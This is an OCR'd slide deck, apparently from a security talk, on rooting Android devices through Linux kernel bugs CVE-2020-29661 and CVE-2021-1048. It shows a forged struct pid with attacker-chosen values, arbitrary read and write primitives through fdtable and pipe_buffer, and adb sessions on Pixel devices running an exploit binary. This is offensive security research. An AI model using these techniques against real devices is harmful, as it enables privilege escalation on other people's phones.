
dp->numbers[0].pid_chain.next = 0;

dp->numbers[0].pid_chain.pprev = 0;

```
505  pid_t pid_nr_ns(struct pid *pid, struct pid_namespace *ns)
506  {
507      struct upid *upid;
508      pid_t nr = 0;
509
510      if (pid && ns->level <= pid->level) {
511          upid = &pid->numbers[ns->level];
512          if (upid->ns == ns)
513              nr = upid->nr;
514      }
515      return nr;
516  }
517  EXPORT_SYMBOL_GPL(pid_nr_ns);
518
519  pid_t pid_vnr(struct pid *pid)
520  {
521      return pid_nr_ns(pid, task_active_pid_ns(current));
522  }
523  EXPORT_SYMBOL_GPL(pid_vnr);
```


attach_pid

```
dp->count = 0x41414141;
dp->level = 0;
dp->task[PIDTYPE_PID].first = 0;
dp->task[PIDTYPE_PGID].first = addr_X;
dp->task[PIDTYPE_SID].first = 0;
dp->rcu.next = 0;
dp->rcu.func = 0;
dp->numbers[0].nr = 0;
dp->numbers[0].ns = 0;
dp->numbers[0].pid_chain.next = 0;
dp->numbers[0].pid_chain.pprev = 0;
```




attach_pid

```
dp->count = 0x41414141;
dp->level = 0;
dp->task[PIDTYPE_PID].first = 0;
dp->task[PIDTYPE_PGID].first = addr_X;
dp->task[PIDTYPE_SID].first = 0;
dp->rcu.next = 0;
dp->rcu.func = 0;
dp->numbers[0].nr = 0;
dp->numbers[0].ns = 0;
dp->numbers[0].pid_chain.next = 0;
dp->numbers[0].pid_chain.pprev = 0;
```



detach_pid

```
dp->count = 0x41414141;
dp->level = 0;
dp->task[PIDTYPE_PID].first = 0;
dp->task[PIDTYPE_PGID].first = addr_X;
dp->task[PIDTYPE_SID].first = 0;
dp->rcu.next = 0;
dp->rcu.func = 0;
dp->numbers[0].nr = 0;
dp->numbers[0].ns = 0;
dp->numbers[0].pid_chain.next = 0;
dp->numbers[0].pid_chain.pprev = 0;
```



Redirect a pointer to controlled page!

AAR

```
struct files_struct {
 atomic_t count;
 bool resize_in_progress;
 wait_queue_head_t resize_wait;
 struct fdtable __rcu *fdt;
 struct fdtable fdtab;
 spinlock_t file_lock
____cacheline_aligned_in_smp;
 unsigned int next_fd;
 unsigned long close_on_exec_init[1];
 unsigned long open_fds_init[1];
 unsigned long full_fds_bits_init[1];
 struct file __rcu * fd_array[NR_OPEN_DEFAULT];
};
```


```
struct fdtable {
 unsigned int max_fds;
 struct file __rcu **fd;
 unsigned long *close_on_exec;
 unsigned long *open_fds;
 unsigned long *full_fds_bits;
 struct rcu_head rcu;
};
```

AAR


```
175     task_lock(p);
176     if (p->fs)
177         umask = p->fs->umask;
178     if (p->files)
179         max_fds = files_fdtable(p->files)->max_fds;
180     task_unlock(p);
181     rcu_read_unlock();
182
183     if (umask >= 0)
184         seq_printf(m, "Umask:\t%#04o\n", umask);
185     seq_puts(m, "State:\t");
186     seq_puts(m, get_task_state(p));
187
188     seq_put_decimal_ull(m, "\nTgid:\t", tgid);
189     seq_put_decimal_ull(m, "\nNgid:\t", ngid);
190     seq_put_decimal_ull(m, "\nPid:\t", pid_nr_ns(pid, ns));
191     seq_put_decimal_ull(m, "\nPPid:\t", ppid);
192     seq_put_decimal_ull(m, "\nTracerPid:\t", tpid);
193     seq_put_decimal_ull(m, "\nUid:\t", from_kuid_munged(user_ns, cred->uid));
194     seq_put_decimal_ull(m, "\t", from_kuid_munged(user_ns, cred->euid));
195     seq_put_decimal_ull(m, "\t", from_kuid_munged(user_ns, cred->suid));
196     seq_put_decimal_ull(m, "\t", from_kuid_munged(user_ns, cred->fsuid));
197     seq_put_decimal_ull(m, "\nGid:\t", from_kgid_munged(user_ns, cred->gid));
198     seq_put_decimal_ull(m, "\t", from_kgid_munged(user_ns, cred->egid));
199     seq_put_decimal_ull(m, "\t", from_kgid_munged(user_ns, cred->sgid));
200     seq_put_decimal_ull(m, "\t", from_kgid_munged(user_ns, cred->fsgid));
201     seq_put_decimal_ull(m, "\nFDSize:\t", max_fds);
```

/proc/self/status


AAR


count
fdt
pids[PIDTYPE_PID].pid
pids[PIDTYPE_PID].node
pids[PIDTYPE_PGID].pid
pids[PIDTYPE_PGID].node
pids[PIDTYPE_SID].pid
pids[PIDTYPE_SID].node
files
task_struct

AAR



pids[PIDTYPE_PID].pid
pids[PIDTYPE_PID].node
pids[PIDTYPE_PGID].pid
pids[PIDTYPE_PGID].node
pids[PIDTYPE_SID].pid
pids[PIDTYPE_SID].node
count
anywhere
fdt(anywhere)
files
task_struct

Fake any file



AARW

```
struct pipe_buffer {
 struct page *page;
 unsigned int offset, len;
 const struct pipe_buf_operations *ops;
 unsigned int flags;
 unsigned long private;
};
```




adb
flame:/ $ getprop ro.build.fingerprint && getenforce
google/flame/flame:11/RQ2A.210305.006/7119741:user/release-keys
Enforcing
flame:/ $ /data/local/tmp/exp


adb
redfin:/ $ getprop ro.build.fingerprint && getenforce
google/redfin/redfin:11/RQ2A.210305.006/7119741:user/release-keys
Enforcing
redfin:/ $

Takeaways

- The internal of both SLUB and BUDDY allocators have been analyzed.
- "Ret2page" - a new and generic exploitation technique has been detailed.
- Both CVE-2020-29661 and CVE-2021-1048 have been discussed, and the exploits have been fully detailed.

References

- [1]https://googleprojectzero.blogspot.com/2021/01/in-wild-series-android-exploits.html
- [2]https://labs.bluefrostsecurity.de/blog/2020/04/08/cve-2020-0041-part-2-escalating-to-root/
- [3]https://i.blackhat.com/USA21/Wednesday-Handouts/us-21-Typhoon-Mangkhut-One-Click-Remote-Universal-Root-Formed-With-Two-Vulnerabilities.pdf
- [4]https://www.kernel.org/doc/gorman/html/understand/understand009.html
- [5]https://github.com/ThomasKing2014/slides/blob/master/Building%20universal%20Android%20rooting%20with%20a%20type%20confusion%20vulnerability.pdf
- [6]https://googleprojectzero.github.io/0days-in-the-wild//0day-RCAs/2021/CVE-2021-1048.html
- [7] https://googleprojectzero.blogspot.com/2021/10/how-simple-linux-kernel-memory.html

WANG, YONG (@ThomasKing2014)
ThomasKingNew@gmail.com